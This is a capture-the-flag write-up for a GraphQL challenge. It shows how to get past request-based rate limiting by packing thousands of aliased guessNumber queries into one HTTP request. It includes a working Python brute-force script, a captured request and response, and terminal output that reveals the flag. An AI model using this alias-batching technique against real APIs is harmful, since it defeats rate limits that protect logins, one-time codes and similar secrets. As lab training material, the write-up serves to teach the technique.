Challenge Overview

This challenge presents a GraphQL API where players must guess a randomly generated number between 1 and 100,000 to receive a flag. At first, this seems impossible without brute forcing, which is prevented by strict rate limiting (10 requests per minute with a 2-minute timeout after reaching the limit).


Challenge Name: Operation Overflow
Difficulty: Medium(Easy if the player know about graphql)
Category: Web/GraphQL

Vulnerability


The vulnerability in this challenge is a common GraphQL issue: **alias-based query batching**. While the server implements rate limiting and query complexity checks, it doesn't properly account for GraphQL's ability to send multiple queries in a single request using aliases.

Understanding The Challenge

- The random number is between 1 and 100,000



- There's a rate limit of 10 requests per minute



- After hitting the rate limit, we're blocked for 2 minutes
- The complexity limiter blocks requests with more than 10,000 operations

Solution

Bypassing Rate Limits Using Graphql Aliases

GraphQL allows us to make multiple queries in a single request using aliases. Instead of sending thousands of separate requests, we can batch them. Look at this example

```
query {
    guess1: guessNumber(number: 1) {
        correct
        message
        flag
    }
    guess2: guessNumber(number: 2) {
        correct
        message
        flag
    }
    # ... and so on up to 10,000 guesses }
```

Since the server counts requests at the HTTP level but not individual GraphQL operations, we can make significantly more guesses than the rate limit allows. The complexity limiter caps us at 10,000 operations per request, which means we can check 10,000 numbers in a single HTTP request.

Let's Create a script to exploit this and get the flag:

```
import requests

URL = "http://localhost.com:4000/graphql"
HEADERS = {
    "Content-Type": "application/json",
    "Origin": "http://localhost.com:4000",
    "Referer": "http://localhost.com:4000/",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
}
```

```python
COOKIES = {
    "connect.sid": "your_session_here"
}

def build_query(start, end):
    query_parts = []
    for i in range(start, end):
        query_parts.append(
            f'alias{i}: guessNumber(number: {i}) {{ correct message flag }}'
        )
    return "query { " + "\n".join(query_parts) + " }"

def main():
    step = 10000
    for batch in range(10):
        start = batch * step + 1
        end = start + step
        print(f"[*] Sending numbers from {start} to {end - 1}...")

        query = build_query(start, end)
        payload = {"query": query}

        response = requests.post(URL, json=payload, headers=HEADERS, cookies=COOKIES)
        if response.status_code != 200:
            print(f"[!] Request failed with status code {response.status_code}")
            print(response.text)
            break

        data = response.json().get("data", {})
        for alias, result in data.items():
            if result["correct"]:
                print(f"[+] Found the correct number: {alias[5:]}")
                print(f"Message: {result['message']}")
                print(f"Flag: {result['flag']}")
                return

    print("[-] Finished. No correct number found in range.")

if __name__ == "__main__":
    main()
```

With this approach, we can guess 10,000 numbers per request, allowing us to potentially check all 100,000 possibilities in just 10 requests.

```
┌──(n1tesh㉿kaliiii)-[~/bsidesMumbai/graphql-rateLimit-bypass]
└─$ python3 expl-cookie.py
[*] Sending numbers from 1 to 10000 ...
[*] Sending numbers from 10001 to 20000 ...
[*] Sending numbers from 20001 to 30000 ...
[*] Sending numbers from 30001 to 40000 ...
[+] Found the correct number: 38558
Message: Correct! You found the number.
Flag: CTF{gr4phql_4l14s_byp4ss}
```

This is the request that's attempting to guess 10,000 numbers at once.

Send | Cancel

Request

Pretty | Raw | Hex | GraphQL

Query

```
query { alias1: guessNumber(number: 1) { correct message flag }
alias2: guessNumber(number: 2) { correct message flag }
alias3: guessNumber(number: 3) { correct message flag }
alias4: guessNumber(number: 4) { correct message flag }
alias5: guessNumber(number: 5) { correct message flag }
alias6: guessNumber(number: 6) { correct message flag }
alias7: guessNumber(number: 7) { correct message flag }
alias8: guessNumber(number: 8) { correct message flag }
alias9: guessNumber(number: 9) { correct message flag }
alias10: guessNumber(number: 10) { correct message flag }
alias11: guessNumber(number: 11) { correct message flag }
alias12: guessNumber(number: 12) { correct message flag }
alias13: guessNumber(number: 13) { correct message flag }
alias14: guessNumber(number: 14) { correct message flag }
alias15: guessNumber(number: 15) { correct message flag }
alias16: guessNumber(number: 16) { correct message flag }
alias17: guessNumber(number: 17) { correct message flag }
alias18: guessNumber(number: 18) { correct message flag }
alias19: guessNumber(number: 19) { correct message flag }
```

Variables

Response

Pretty | Raw | Hex | Render


```
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias5":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias6":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias7":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias8":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias9":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias10":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
  },
  "alias11":{
    "correct":false,
    "message":"Incorrect guess.",
    "flag":null
```